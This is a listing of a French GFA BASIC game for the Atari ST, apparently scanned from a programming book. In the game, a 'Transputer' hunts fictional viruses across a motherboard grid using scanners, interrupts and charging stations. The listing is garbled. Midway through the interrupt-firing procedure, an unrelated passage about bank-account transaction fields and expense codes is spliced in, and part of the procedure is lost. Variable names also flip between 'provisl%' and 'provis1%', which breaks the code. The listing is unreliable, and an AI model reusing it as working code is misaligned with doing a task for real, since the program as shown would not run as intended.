  ' calcul du temps imparti pour la mission
  '
  temps=30+INT(RND*15)  ! entre 30 et 45 jours pour accomplir la mission
  '
  ' nombre de torpilles a electrons disponibles
  '
  torpille_a_electron%=10  ! capacite maximale : dix
  '
  ' protection initiale du blindage du Transputer
  '
  protection%=400        ! protection initiale, mais variable ensuite
  '
  ' energie initiale du Transputer
  '
  energie%=3000          ! energie maximale du Transputer
  '
  ' position de soudage aleatoire sur la carte mere
  '
  position_ligne%=INT(RND*10)+1          ! tirage aleatoire
  position_colonne%=INT(RND*10)+1        ! de la position
  '
RETURN
'
PROCEDURE visualiser_l_ecran_initial_du_jeu
  '
  ' Cette procedure creer les fenetres necessaires au jeu
  ' et initialise le jeu pour le joueur
  '
  CLOSEW 4
  CLOSEW 3
  CLOSEW 2
  CLOSEW 1
  CLOSEW 0
  '
  ouvrir_les_fenetres            ! ouvrir les trois fenetres du jeu
  '
  TOPW #1
  PRINT " Les techniciens du laboratoire on soude le Transputer sur les"
  determination_du_composant
  PRINT orientation$;
  PRINT " du ";
  PRINT nom_du_composant_connecte$
  PRINT
  '
  PRINT "Notre numeriseur IRL-2 a repere ";
```



(suite)

```
   PRINT total_virus_ennemi%;
   PRINT " virus infectant la carte mere."
   PRINT
   '
   PRINT "Nos agents secrets nous ont revele que le formatage du disque dur est
prevu"
   PRINT "le ";
   PRINT STR$(INT(RND*27)+1);              ! afficher le jour
   '
   determiner_un_mois
   '
   PRINT CHR$(&H20);
   PRINT mois$;                            ! afficher le mois
   PRINT CHR$(&H20);
   '
   PRINT STR$(1992+INT(RND*30));           ! afficher l'annee
   PRINT CHR$(&H20)+". ";
   '
   PRINT "Vous avez ainsi ";
   PRINT temps;                            ! temps restant a jouer
   PRINT " jours pour executer votre mission.";
   '
   DELAY 5                                 ! attendre un peu
   PRINT
   '
 RETURN
 '
 PROCEDURE ouvrir_les_fenetres
   '
   OPENW #1,1,130,620,75,0        ! fenetre de dialogue
   TITLEW #1,"DIALOGUE RS-232"
   '
   OPENW #2,1,16,274,100,0        ! fenetre pour le scanner
   TITLEW #2,"SCANNER"            ! courte portee
   '
   OPENW #3,400,16,210,90,0       ! fenetre pour le digitaliseur
   TITLEW #3,"DIGITALISEUR"       ! longue portee
   '
   ' la fenetre 0 est automatiquement ouverte, pour certains messages
   '
 RETURN
 '
 PROCEDURE determination_du_composant
   '
   ' Cette procedure determine, en fonction de la position
   ' du Transputer sur la carte mere, le nom du composant le
   ' plus proche et sa position par rapport a celui-ci
   '
```

(suite)

```
  RESTORE nom_du_composant
  '
  provis1%=INT((position_colonne%+1)/2) ! variables provisoires
  provis2%=INT((position_ligne%+1)/2)   ! pour une position
  '
  provis1%=5*(provis2%-1)+provis1%      ! determination d'un emplacement
  '                                     ! dans le tableau des composants
  ' recherche le nom du composant
  '
  FOR provis2%=1 TO provis1%
    READ nom_du_composant_connecte$     ! chercher un nom
  NEXT provis2%
  '
  ' recherche la position par rapport a l'orientation
  '
  IF (position_ligne% MOD 2)=1
    orientation$="entree"         ! premiere possibilite
  ELSE
    orientation$="sortie"         ! deuxieme possibilite
  ENDIF
  '
  IF (position_colonne% MOD 2)=1
    orientation$=orientation$+" serie"      ! autre possibilite
  ELSE
    orientation$=orientation$+" parallele" ! sinon celle-ci
  ENDIF
  '
nom_du_composant:
  DATA GLUE,MMU,BLITTER
  DATA INTERFACE MIDI,INTERFACE RS-232,INTERFACE CENTRONIC
  DATA CONTROLEUR DMAC,DEMULTIPLEXEUR,AMPLIFICATEUR
  DATA SHIFTER,TRANSFORMATEUR,REGULATEUR DE TENSION
  DATA ACIA,GENERATEUR SONORE,TRANSISTOR NPN
  DATA CONTROLEUR CLAVIER,BUFFER DE DONNEES,CONTROLEUR DISQUE
  DATA CONNECTEUR CARTOUCHE,BUFFER D'ADRESSES,CONNECTEUR SOURIS
  DATA ROM TOS, RAM VIDEO, MODULATEUR VIDEO
  DATA MULTIPLEXEUR
  '
RETURN
'
PROCEDURE determiner_un_mois
  '
  ' Cette procedure determine au hasard un mois
  ' pour situer le joueur dans le temps
  '
  RESTORE les_mois
  '
  provis1%=INT(RND*12)+1        ! variable provisoire entre 1 et 12
```



(suite)

```
  '
  FOR provis2%=1 TO provis1%
    READ mois$                    ! chercher le mois
  NEXT provis2%
  '
  mois$=" "+mois$                 ! ajouter un espace pour presentation
  '
les_mois:
  DATA janvier,fevrier,mars
  DATA avril,mai,juin
  DATA juillet,aout,septembre
  DATA octobre,novembre,decembre
  '
RETURN
'
PROCEDURE etat_de_la_zone_composant
  '
  ' Cette procedure initialise la zone composant
  ' en tant que carte imprimee vide ... pour mieux
  ' la remplir ensuite
  '
  ' pas d'octet en vue
  '
  FOR provis1%=0 TO 10                ! 10 * 10 egale
    FOR provis2%=0 TO 10              ! 100 cases a remplir
      octet%(provis1%,provis2%)=0     ! zero = vide
    NEXT provis2%                     ! au suivant
  NEXT provis1%                       ! au suivant
  '
  ' pas de virus ennemi en vue
  '
  FOR provis1%=1 TO 4
    ligne_virus_ennemi%(provis1%)=0      ! pas de
    colonne_virus_ennemi%(provis1%)=0    ! virus pour l'intant
  NEXT provis1%
  '
  ' pas de station de recharge en vue
  '
  ligne_chargeur%=0                ! zero = pas de
  colonne_chargeur%=0              ! recharge possible
  '
RETURN
'
PROCEDURE positionner_le_transputer
  '
  ' Cette procedure determine la position initial
  ' du Transputer dans une zone composant donnee
  '
```

(suite)

```
   ligne_transputer%=INT(RND*10)+1        ! ligne et colonne
   colonne_transputer%=INT(RND*10)+1      ! au hazard
   '
   ' eliminer la possibilite de placer un octet sur le Transputer
   octet%(ligne_transputer%,colonne_transputer%)=1
   '
RETURN
'
PROCEDURE remplir_la_zone_composant
   '
   ' Cette procedure positionne les virus ennemis
   ' les stations de recharge et les octets
   '
   ' positionnement des octets
   ' codees par le chiffre 2
   '
   provis1%=VAL(RIGHT$(STR$(carte_mere%(position_ligne%,position_colonne%)),1))
   '                        ! nombre d'octets
   '
   IF provis1%<>0                ! ok on trouve au moins un octet
     '
     FOR provis2%=1 TO provis1%
       ligne1%=INT(RND*10)+1       ! une premiere position
       colonne1%=INT(RND*10)+1     ! au hasard
       '
       WHILE octet%(ligne1%,colonne1%)<>0  ! tant qu'il n'y a pas de place
         ligne1%=INT(RND*10)+1             ! rechercher
         colonne1%=INT(RND*10)+1           ! une place
       WEND
       '
       octet%(ligne1%,colonne1%)=2         ! placer l'octet
     NEXT provis2%
     '
   ENDIF
   '
   ' positionnement des stations de recharge
   ' codes par le chiffre 3
   '
   ligne_chargeur%=0      ! pas de chargeur
   colonne_chargeur%=0    ! pour l'instant
   '
   ' combien de chargeurs ?

provis1%=INT(VAL(RIGHT$(STR$(carte_mere%(position_ligne%,position_colonne%)),2))/1
0)
   '
   IF provis1%<>0         ! s'il y en a au moins un
     '
```



(suite)

```
    FOR provis2%=1 TO provis1%
      ligne1%=INT(RND*10)+1      ! chercher une position
      colonne1%=INT(RND*10)+1    ! au hasard
      '
      WHILE octet%(ligne1%,colonne1%)<>0  ! tant qu'il n'y a pas de place
        ligne1%=INT(RND*10)+1             ! rechercher
        colonne1%=INT(RND*10)+1           ! une place
      WEND
      '
      octet%(ligne1%,colonne1%)=3         ! placer la station de charge
      '
      ligne_chargeur%=ligne1%             ! et
      colonne_chargeur%=colonne1%         ! le retenir
    NEXT provis2%
    '
    '
  ENDIF
  '
  '
  ' positionnement des virus ennemis
  '
  FOR provis1%=1 TO 4
    ligne_virus_ennemi%=0      ! initialiser
    colonne_virus_ennemi%=0    ! a zero
    blindage_virus_ennemi%=50 ! sauf le blindage
  NEXT provis1%
  '
  ' combien de virus

provis1%=INT(VAL(RIGHT$(STR$(carte_mere%(position_ligne%,position_colonne%)),3))/1
00)
  '
  IF provis1%<>0         ! s'il y en a
    '
    FOR provis2%=1 TO 4
      ligne_virus_ennemi%(provis2%)=0
      colonne_virus_ennemi%(provis2%)=0
    NEXT provis2%
    '
    FOR provis2%=1 TO provis1%
      '
      ligne1%=INT(RND*10)+1      ! premiere position
      colonne1%=INT(RND*10)+1    ! au hasard
      '
      WHILE octet%(ligne1%,colonne1%)<>0 !s'il y en a
        ligne1%=INT(RND*10)+1            ! chercher
        colonne1%=INT(RND*10)+1          ! une place
      WEND
```

(suite)

```
      '
      octet%(ligne1%,colonne1%)=4          ! position de l'ennemi
      '
      ligne_virus_ennemi%(provis2%)=ligne1%      ! et la
      colonne_virus_ennemi%(provis2%)=colonne1% ! retenir
      blindage_virus_ennemi%(provis2%)=50
      '
    NEXT provis2%
    '
  ENDIF
  '
  determination_du_composant     ! ou est on ?
  '
RETURN
'
PROCEDURE mission_accomplie
  '
  ' Enfin, c'est gagne !
  '
  TOPW #2
  CLS
  FOR provis1%=1 TO 10
    PRINT "**** BRAVO ****"
    PRINT                                ! des felicitations
  NEXT provis1%
  '
  TOPW #3
  CLS
  FOR provis1%=1 TO 10
    PRINT "**** BRAVO ****"
    PRINT                                ! encore
  NEXT provis1%
  '
  TOPW #1
  TITLEW #1,"*** BRAVO ***"
  CLS                                    ! et encore
  PRINT
  PRINT
  PRINT
  '
  PRINT "Les honneurs et la gloire vous attendent ..."
  PRINT "Votre bravoure vous permet d'etre promu au grade"
  PRINT "    de Superviseur du secteur recherche"
  '
  VOID INP(2)
  '
  END
  '
```

(suite)

```
RETURN
'
PROCEDURE propulsion
  '
  ' Cette procedure permet le deplacement du Transputer
  '
  PRINT "Direction du Transputer (1 a 9)"; ! acquerir la
  INPUT d.irection_a_prendre$              ! direction a prendre
  d.irection_a_prendre%=VAL(RIGHT$(d.irection_a_prendre$,1))
  '
  ' verification de la validite de la direction
  '
  IF d.irection_a_prendre%>9     ! trop grand
    d.irection_a_prendre%=0      ! cas peu probable
  ENDIF
  IF d.irection_a_prendre%<1     ! trop petit
    d.irection_a_prendre%=0      ! on ne sait jamais
  ENDIF
  IF d.irection_a_prendre%=5     ! aucue direction
    d.irection_a_prendre%=0      ! cas fort possible
  ENDIF
  '
  ' etude selon validite de la direction
  '
  IF d.irection_a_prendre%=0     ! si direction nulle
    '                            ! annuler tout !
    PRINT
    PRINT "Rapport de la salle des codes operatoires:"
    '
    PRINT STRING$(15,CHR$(&H20));
    PRINT "Direction nulle - Handshaking annule !"
    PAUSE 100
    '
    PRINT STRING$(15,CHR$(&H20));
    PRINT "Validation des Ports d'entrees/sorties - Lecture en cours"
    PAUSE 100
    '
  ELSE
    '
    IF dommage_transputer(1)<0   ! propulsion endommagee
      '
      puissance_maximum%=2       ! limiter la puissance a 2
      '
    ELSE
      '
      puissance_maximum%=90      ! sinon puissance maxi autorisee
      '
    ENDIF
```

(suite)

```
'
PRINT "Puissance ( 1 a ";    ! acquerir la puissance
PRINT puissance_maximum%;    ! a developper
PRINT " )";                  ! par le transputer
INPUT puissance$             ! pour le deplacement
'
puissance%=VAL(puissance$)
'
IF puissance%>puissance_maximum%     ! depassement de puissance maximum
  puissance%=puissance_maximum%      ! alors corriger au maximum
ENDIF
'
IF puissance%>=1                     ! ca roule...
  '
  SELECT d.irection_a_prendre%       ! dans quel sens?
    '
  CASE 1                        ! en bas a gauche
    deplacement_ligne%=1
    deplacement_colonne%=-1
    '
  CASE 2
    deplacement_ligne%=1        ! en bas
    deplacement_colonne%=0
    '
  CASE 3                        ! en bas a droite
    deplacement_ligne%=1
    deplacement_colonne%=1
    '
  CASE 4                        ! a gauche
    deplacement_ligne%=0
    deplacement_colonne%=-1
    '
  CASE 6                        ! a droite
    deplacement_ligne%=0
    deplacement_colonne%=1
    '
  CASE 7                        ! en haut a gauche
    deplacement_ligne%=-1
    deplacement_colonne%=-1
    '
  CASE 8                        ! en haut
    deplacement_ligne%=-1
    deplacement_colonne%=0
    '
  CASE 9                        ! en haut a droite
    deplacement_ligne%=-1
    deplacement_colonne%=1
    '
```

(suite)

```
ENDSELECT
'
' mise a jour de l'energie a cause du deplacement
'
energie%=energie%-puissance%*8     ! consommation
'
' deplacement effectif
'
FOR vitesse%=1 TO puissance%       ! nombre de tours
  '
  SOUND 1,15,1,4
  WAVE 1,1,14,400,10
  '
  temps=temps-1/19                 ! temps utilise
  octet%(ligne_transputer%,colonne_transputer%)=0
  '                                ! libere la place
  colonne_transputer%=colonne_transputer%+deplacement_colonne%
  ligne_transputer%=ligne_transputer%+deplacement_ligne%
  '                                ! on bouge
  change!=FALSE
  '
  IF ligne_transputer%=0  ! changement de zone a gauche
    ligne_transputer%=10
    position_ligne%=position_ligne%-1
    change!=TRUE
  ENDIF
  '
  IF ligne_transputer%=11 ! changement de zone a droite
    ligne_transputer%=1
    position_ligne%=position_ligne%+1
    change!=TRUE
  ENDIF
  '
  IF colonne_transputer%=0  ! changement de zone en bas
    colonne_transputer%=10
    position_colonne%=position_colonne%-1
    change!=TRUE
  ENDIF
  '
  IF colonne_transputer%=11 !changement de zone en haut
    colonne_transputer%=1
    position_colonne%=position_colonne%+1
    change!=TRUE
  ENDIF
  '
  flag!=FALSE
  '
  IF position_ligne%=11   ! sortie a droite
```

(suite)

```
    position_ligne%=10
    ligne_transputer%=10
    flag!=TRUE
  ENDIF
  '
  IF position_ligne%=0     ! sortie a gauche
    position_ligne%=1
    ligne_transputer%=1
    flag!=TRUE
  ENDIF
  '
  IF position_colonne%=0   ! sortie en bas
    position_colonne%=1
    colonne_transputer%=1
    flag!=TRUE
  ENDIF
  '
  IF position_colonne%=11 ! sortie en haut
    position_colonne%=10
    colonne_transputer%=10
    flag!=TRUE
  ENDIF
  '
  IF change!       ! changement de zone
    changement_de_zone!=TRUE
  ENDIF
  '
  '
  IF flag!         ! en dehors des limites
    '
    TOPW #1
    CLS
    PRINT " Vous venez de sortir de la carte mere"
    PRINT
    PRINT "Vous etes immediatement mis aux arret pour espionnage"
    PRINT
    PRINT "industriel."
    '
    VOID INP(2)
    END
    '
  ENDIF
  '
  ' ouf ! le deplacement est enfin valide
  ' une derniere verification pour gerer les
  ' changement de zone composant
  '
  flag!=FALSE
```

(suite)

```
'
IF change!                        ! si chgment zone
  '
  etat_de_la_zone_composant       ! nouvelle zone
  '                               ! a initialiser
  octet%(ligne_transputer%,colonne_transputer%)=1
  '                               ! placer le Transputer
  @remplir_la_zone_composant
  '                               ! et les autres occupants
ENDIF
'
' recherche heurt
'
flag!=FALSE
'
IF octet%(ligne_transputer%,colonne_transputer%)>1
  flag!=TRUE            ! pas de place
ELSE
  octet%(ligne_transputer%,colonne_transputer%)=1
  '                     ! place libre, alors l'occuper
ENDIF
'
tempo$=""
'
IF flag!          ! il y avait quelqu'un
  '
  IF octet%(ligne_transputer%,colonne_transputer%)=2
    '                           !une ile ?
    tempo$="un octet balladeur"
  ENDIF
  '
  IF octet%(ligne_transputer%,colonne_transputer%)=3
    '                           ! une station amie?
    accostage_sur_la_station_de_charge
  ENDIF
  '
  IF octet%(ligne_transputer%,colonne_transputer%)=4
    '                           ! un virus ennemi?
    tempo$="un virus ennemi"
  ENDIF
  '
  IF tempo$<>""
    '
    IF RND>0.655  ! pas de chance
      message$="Vous etes entres en"
    ELSE          ! de la chance
      message$="L'arret des codes operatoires a evite la"
    ENDIF
```

(suite)

```
            '
            PRINT message$;
            PRINT " collision avec ";    ! collision
            PRINT tempo$                 ! type de heurt
            '
            IF RIGHT$(message$,1)="n"
              collision_grave            ! pas de chance
            ENDIF
            '
          ENDIF
          '
          vitesse%=puissance%    ! arret complet
          '
          ligne_transputer%=ligne_transputer%-deplacement_ligne%
          colonne_transputer%=colonne_transputer%-deplacement_colonne%
          '                      ! a cet endoit
          octet%(ligne_transputer%,colonne_transputer%)=1
          '                      ! placer le transputer
        ENDIF
        '
        tir_des_virus_ennemis    ! chacun son tour
        '                        ! de tirer
        IF RND>0.3               ! des reparations
          reparations            ! possibles ?
        ENDIF
        '
      NEXT vitesse%              ! tour suivant
      '
    ENDIF
    '
  ENDIF
  '
  IF changement_de_zone!
    CLOSEW 0
    LOCATE 19,16                 ! prevenir
    PRINT "Changement de circuit imprime";
    PRINT STRING$(33,CHR$(&H20));
    CLOSEW 0
    TOPW #1
    changement_de_zone!=FALSE    ! pour la prochaine fois
  ELSE
    CLOSEW 0
    LOCATE 19,16
    PRINT STRING$(62,CHR$(&H20)); ! ou effacer
    CLOSEW 0
    TOPW #1
  ENDIF
```



(suite)

```
  deplacement_des_virus_ennemis ! chacun son tour
  '                             ! de se deplacer
RETURN
'
PROCEDURE accostage_sur_la_station_de_charge
  '
  ' Cette procedure remet a leurs valeurs initiales
  ' l'energie, la protection des ports d'entre/sorties
  ' et le nombre de torpilles a electrons
  '
  ' Elle propose aussi les reparations des appareils
  '
  PRINT
  PRINT "Vous etes pris en charge par la station de charge"
  PRINT
  PRINT "Desirez vous entreprendre un check-up complet"
  PRINT "qui prendra environ 3 heures (O/N)";
  '
  INPUT reponse$          ! OUI ou NON ?
  reponse$=UPPER$(LEFT$(reponse$,1))
  '
  IF reponse$="O"         ! c'est OUI
    '
    FOR provisl%=1 TO 8
      dommage_transputer(provisl%)=0 ! tout est ok
    NEXT provisl%
    temps=temps-1/8       ! ca prend du temps
    '
  ENDIF
  '
  energie%=3000           ! ici on re-initialise aussi
  protection%=400         ! ainsi qu'ici
  torpille_a_electron%=10 ! c'est le plein
  '
RETURN
'
PROCEDURE collision_grave
  '
  ' Une collision grave endommage un organe du Transputer
  '
  variable1%=INT(RND*8)+1         ! provisoire
  dommage_transputer(variable1%)=dommage_transputer(variable1%)-RND*4
  '                               ! type d'organe abime
  PRINT "Rapport technique:"      ! prevenir
  PRINT dommage_transputer$(variable1%);
  PRINT " endommage"              ! helas
  '
  DELAY 1                         ! petite pause
```

(suite)

```
  '
RETURN
'
PROCEDURE tir_des_virus_ennemis
  '
  ' On decide ici si les virus se permettent ou non
  ' d'attaquer le transputer
  '
  FOR provisl%=1 TO 4    ! pour chaque virus
    '
    IF ligne_virus_ennemi%(provisl%)<>0
      '
      tir_effectif       ! voir pour le tir
      '
    ENDIF
    '
  NEXT provisl%          ! au suivant
  '
RETURN
'
PROCEDURE tir_effectif
  '
  hasard=RND             ! au hasard
  '
  IF hasard>=0.7         ! si >.7 alors tir
    '
    feu%=INT((100/SQR((ligne_virus_ennemi%(provisl%)-
ligne_transputer%)*(ligne_virus_ennemi%(provisl%)-
ligne_transputer%)+(colonne_virus_ennemi%(provisl%)-
colonne_transputer%)*(colonne_virus_ennemi%(provisl%)-colonne_transputer%))))
    '                    ! puissance de feu en fonction
    '                    ! de la distance du Transputer
    '
    PRINT "Tir ennemi depuis la position ";
    PRINT
CHR$(&H40+ligne_virus_ennemi%(provisl%))+CHR$(&H2C)+RIGHT$(STR$(10+colonne_virus_e
nnemi%(provisl%)),1)
    PRINT "Impact sur le Transputer, puissance : ";
    PRINT feu%;          ! accuser le coup
    PRINT " kilobits"
    '
    energie%=energie%-(feu%) ! baisser l'energie disponible
    '
    PAUSE 50
    '
    protection%=protection%-feu% ! et la protection
    '
    IF RND<0.4           ! y a t il des dommages
```

(suite)

```
        activation_des_dommages_sur_le_transputer
        '                    ! rechercher l'organe affecte
      ENDIF
      '
    ENDIF
    '
  RETURN
  '
  PROCEDURE activation_des_dommages_sur_le_transputer
    '
    ' On recherche ici l'organe touche et on
    ' lui affecte un pourcentage de degat entre 0 et 4
    '
    numero_du_dommage_transputer%=INT(RND*8)+1

dommage_transputer(numero_du_dommage_transputer%)=dommage_transputer(numero_du_dom
mage_transputer%)-RND*4
    '                          ! provoquer les degats
    '
    PRINT "Rapport technique:"     ! et prevenir
    PRINT dommage_transputer$(numero_du_dommage_transputer%);
    PRINT " endommage"
    '
    PAUSE 80
    '
  RETURN
  '
  PROCEDURE deplacement_des_virus_ennemis
    '
    ' Recherche s'il y a des virus a deplacer
    '
    FOR mouvement_virus_ennemi%=1 TO 4
      '
      IF ligne_virus_ennemi%(mouvement_virus_ennemi%)<>0
        deplacement_effectif ! voir le deplacement
      ENDIF
      '
    NEXT mouvement_virus_ennemi%
    '
  RETURN
  '
  PROCEDURE deplacement_effectif
    '
    IF RND>=0.7    ! bouge t il ?
      '            ! Oui
      PRINT "IRL-2 detecte un mouvement de la flotte ennemi"
      '
      REPEAT
```

(suite)

```
        '
        ligne1%=INT(RND*10)+1    ! chercher une position
        colonne1%=INT(RND*10)+1  ! ligne et colonne
        '
      UNTIL octet%(ligne1%,colonne1%)=0 ! est-elle libre ?
      '
      ' retirer le virus qui bouge

octet%(ligne_virus_ennemi%(mouvement_virus_ennemi%),colonne_virus_ennemi%(mouvemen
t_virus_ennemi%))=0
      '
      ' lui assigner une nouvelle place
      ligne_virus_ennemi%(mouvement_virus_ennemi%)=ligne1%
      colonne_virus_ennemi%(mouvement_virus_ennemi%)=colonne1%
      '

octet%(ligne_virus_ennemi%(mouvement_virus_ennemi%),colonne_virus_ennemi%(mouvemen
t_virus_ennemi%))=4
      '             ! et mettre a jour la zone
    ENDIF
    '
  RETURN
  '
  PROCEDURE reparations
    '
    ' Cette procedure permet au Transputer d'auto-depanner
    ' certains organes durant un mouvement
    '
    organe_a_reparer%=INT(RND*8)+1  ! quel organe ?
    IF dommage_transputer(organe_a_reparer%)<0
      '           ! si abime, le reparer

dommage_transputer(organe_a_reparer%)=dommage_transputer(organe_a_reparer%)+RND*2
      '                 ! reparer
      IF dommage_transputer(organe_a_reparer%)>0
        '               ! mais pas trop
        dommage_transputer(organe_a_reparer%)=0
      ENDIF
      '
      PRINT "Reparation en cours sur ";
      PRINT dommage_transputer$(organe_a_reparer%)
      '
      IF dommage_transputer(organe_a_reparer%)>=0
        '               ! completement repare
        PRINT "Organe en etat de fonctionnement"
      ENDIF
      '
    ENDIF
```



(suite)

```
  '
RETURN
'
PROCEDURE scanner_de_proximite
  '
  ' Cette procedure permet l'utilisation du scanner de proximite
  ' pour avoir une image precide de la zone
  ' ou evolue le Transputer
  '
  IF dommage_transputer(2)<0     ! utilisable ?
    '                            ! Non
    TOPW #2
    CLS
    PRINT
    PRINT
    PRINT
    PRINT "         RAPPORT TECHNIQUE"
    PRINT
    PRINT "  SCANNER DE PROXIMITE EN PANNE"
    '
  ELSE
    '                            ! Oui
    TOPW #2
    CLS
    PRINT
    PRINT
    PRINT
    PRINT "*** LECTURE SECTEUR DISQUETTE ***";
    SOUND 1,15,1,6
    WAVE 1,1,0,3000,20
    PAUSE 30
    '
    PRINT CHR$(&HD);
    PRINT STRING$(33,CHR$(&H20))
    '
    ' mise a jour de la zone exploree

explore%(position_ligne%,position_colonne%)=carte_mere%(position_ligne%,position_c
olonne%)
    '
    CLS
    '                    ! pre-affichage
    FOR provis1%=1 TO 20
      PRINT
    NEXT provis1%
    '
    PRINT "   1  2  3  4  5  6  7  8  9  10"
    PAUSE 25
```

(suite)

```
'
FOR provis1%=1 TO 10
  '
  SOUND 1,15,1,6
  WAVE 1,1,0,3000,20
  PAUSE 2
  '
  ' pour se reperer
  PRINT CHR$(&H40+provis1%)+"|";
  '
  FOR provis2%=1 TO 10
    '
    PRINT "    ";
    '
    SELECT octet%(provis1%,provis2%)
      '              ! voir type d'occupant
    CASE 0
      '           PRINT "    ";
      '
    CASE 1
      PUT provis2%*24,107,transputer$
      '
    CASE 2
      PUT provis2%*24,107,octet_balladeur$
      '
    CASE 3
      PUT provis2%*24,107,station_de_charge$
      '
    CASE 4
      PUT provis2%*24,107,ennemi$
      '
    DEFAULT
      '
      PRINT "ERREUR DANS LE PROGRAMME"
      STOP
      '
    ENDSELECT
    '
  NEXT provis2%
  '
  ' pour se reperer
  PRINT "|";
  PRINT CHR$(&H40+provis1%);
  '
NEXT provis1%
'
' reperage colonnes
PRINT "   1  2  3  4  5  6  7  8  9  10";
```



(suite)

```
    '
    ' Renseigner sur le composant proche
    '
    determination_du_composant
    '
    CLOSEW #0
    LOCATE 19,16
    PRINT "Connexion sur ";
    PRINT orientation$;
    PRINT " du ";
    PRINT nom_du_composant_connecte$
    PRINT "                              ";
    '
  ENDIF
  '
RETURN
'
PROCEDURE digitaliseur
  '
  ' Cette procedure permet l'utilisation du digitaliseur longue distance
  ' pour avoir une image des zones entourant le Transputer
  '
  IF dommage_transputer(3)<0
    '
    TOPW #3
    '
    CLS
    PRINT
    PRINT
    PRINT
    PRINT "     RAPPORT TECHNIQUE"
    PRINT
    PRINT "  DIGITALISEUR EN PANNE"
    '
  ELSE
    '
    TOPW #3
    CLS
    PRINT
    PRINT
    '
    PRINT "    ";
    PRINT STRING$(19,"-");       ! separations lignes
    PRINT "     ";
    '
    FOR provis1%=position_ligne%-1 TO position_ligne%+1
      '
      PRINT "|";                 ! separations colonnes
```

(suite)

```
      '
      FOR provis2%=position_colonne%-1 TO position_colonne%+1
        '
        SOUND 1,15,30
        WAVE 10,15,1,100,10
        '
        SELECT provis1%          ! emplacement ligne
          '
        CASE 0
          tempo$=" ***"          ! hors limite
          '
        CASE 11
          tempo$=" ***"          ! hors limite
          '
        DEFAULT
          '
          SELECT provis2%        ! emplacement colonne
            '
          CASE 0
            tempo$=" ***"        ! hors limite
            '
          CASE 11
            tempo$=" ***"        ! hors limite
            '
          DEFAULT                ! dans les limites
            '
            ' reperer l'occupation
            tempo$=" "+RIGHT$(STR$(carte_mere%(provis1%,provis2%)+1000),3)
            '
            ' mise a jour de la memoire interne
            explore%(provis1%,provis2%)=carte_mere%(provis1%,provis2%)
            '
          ENDSELECT
          '
        ENDSELECT
        '
        PRINT tempo$;    ! afficher occupation
        PRINT " |";      ! separations colonnes
        PRINT "  ";
        '
      NEXT provis2%      ! colonne suivante
      '
      PRINT "   ";
      PRINT STRING$(19,"-");     ! separations lignes
      PRINT "     ";
      '
    NEXT provis1%                ! ligne suivante
    '
```



(suite)

```
  ENDIF
  '
  SOUND 1,0,0,0
  '
RETURN
'
PROCEDURE interruption_mfp
  '
  ' Cette procedure permet de lancer une interruption de type
  ' MFP, endommageant partiellement ou completement les virus
  '
  IF dommage_transputer(4)<0     ! en service ?
    '                            ! Non
    PRINT
    PRINT "LANCEUR A INTERRUPTION ENDOMMAGE - TIR ANNULE"
    '
  ELSE
    '                            ! Oui
    PRINT "Quelle energie founissez-vous a vos interruptions ";
    INPUT interruption_mfp%      ! energie interruption
    '
    IF interruption_mfp%>energie%  ! suffisance ?
      '                          ! Non
      PRINT
      PRINT "Impossible Commandant, vous n'avez pas assez d'energie"
      '
    ELSE
      '                          ! Oui
      '          Mettre a jour l'energie
      energie%=energie%-interruption_mfp%
      '
      IF ligne_virus_ennemi%(1)=0 AND colonne_virus_ennemi%(1)=0
        '                        ! pas de virus ?
        PRINT "Une interruption MFP perdue, aucun virus present dans la zone"
        '
      ELSE
        '                        ! si il en a
        FOR provisl%=1 TO 4
          '
          SOUND 1,15,#3000,10
          WAVE 8,11,13,1,5
          '                      ! les rechercher
          IF ligne_virus_ennemi%(provisl%)<>0 OR
colonne_virus_ennemi%(provisl%)<>0
            '
            ' la puissance les atteignant depend de
            ' de la distance les separant du Transputer
            '
```

3/ L'objet de l'opération.

4/ Le débit ou le crédit au compte ; un crédit étant signalé par un nombre positif, un nombre négatif représentant un débit.

5/ Le solde du compte suite à l'opération.

6/ La date de valeur, constituée par une chaîne vide au cas où l'opération ne serait pas encore pointée.

# 9/5.4.7

# Un dernier conseil

Nous vous proposons de repérer chaque objet d'opération par une éventuelle première lettre qui sera commune aux opérations du même type. Par exemple H pour les dépenses d'habillement, A pour l'alimentation, L pour les loisirs, V pour la voiture, etc.

Ce repérage vous permettra, si vous le désirez, de traiter le fichier ultérieurement par un logiciel personnel effectuant un bilan des dépenses par poste (l'auteur se penche sur le problème).

(suite)

```
                '

blindage_virus_ennemi%(provis1%)=blindage_virus_ennemi%(provis1%+1)
                blindage_virus_ennemi%(provis1%+1)=0
                '
              ENDIF
              '
            NEXT provis1%
            '
          NEXT provis2%
          '
          tir_des_virus_ennemis    ! les virus restant
          '                        ! penvent se venger
        ENDIF
        '
      ENDIF
      '
    ENDIF
    '
    SOUND 1,0,0,0
    '
RETURN
'
PROCEDURE temps_ecoule
    '
    '
    TITLEW #1,"68000 ENVAHI"
    TITLEW #2,"68000 ENVAHI"
    TITLEW #3,"68000 ENVAHI"
    '
    TOPW #1
    '
    CLS
    PRINT
    PRINT "L'heure du bilan est arrivee ..."
    PRINT "Le temps qui vous etait imparti est ecoule"
    '
    DELAY 2
    '
    PRINT
    PRINT "Tous les microprocesseurs du laboratoire sont envahis par"
    PRINT "les virus. Pour avoir echoue dans votre mission, vous etes"
    PRINT "relegue au rang de balayeur ."
    '
    VOID INP(2)
    '
    END
    '
    '
```

(suite)

```
RETURN
'
PROCEDURE ports_d_entrees_sorties_non_proteges
  '
  TOPW #1
  CLS
  PRINT
  PRINT
  PRINT " Vous n'avez pas suffisemment protege vos ports d'entrees/sortie"
  PRINT "ceux-ci sont bloques par les virus  ...      ..."
  PAUSE 2
  PRINT
  PRINT "La memoire cache de votre Transputer est efface"
  '
  PRINT " C'est la FIN"
  '
  VOID INP(2)
  STOP
  '
RETURN
'
PROCEDURE plus_assez_d_energie
  '
  TOPW #1
  CLS
  PRINT
  PRINT
  PRINT " Vous n'avez plus suffisemment d'energie pour"
  PRINT "conclure votre mission   ...   ..."
  PAUSE 2
  PRINT
  PRINT "La memoire cache de votre Transputer est effacee"
  '
  PRINT " C'est la FIN ..."
  '
  VOID INP(2)
  '
  STOP
  '
RETURN
'
PROCEDURE verifier_si_station_de_charge
  '
  IF ligne_chargeur%=0  ! Une station presente dans la zone ?
    '                   ! Non, alors effacer
    LOCATE 39,8
    PRINT "         "
    LOCATE 37,9
```



(suite)

```
      PRINT "                "
      LOCATE 41,10
      PRINT "       "
      '
    ELSE
      '                        ! Oui, alors prevenir
      LOCATE 39,8
      PRINT "POSITION";
      LOCATE 39,9
      PRINT "CHARGEUR"
      LOCATE 41,10
      '
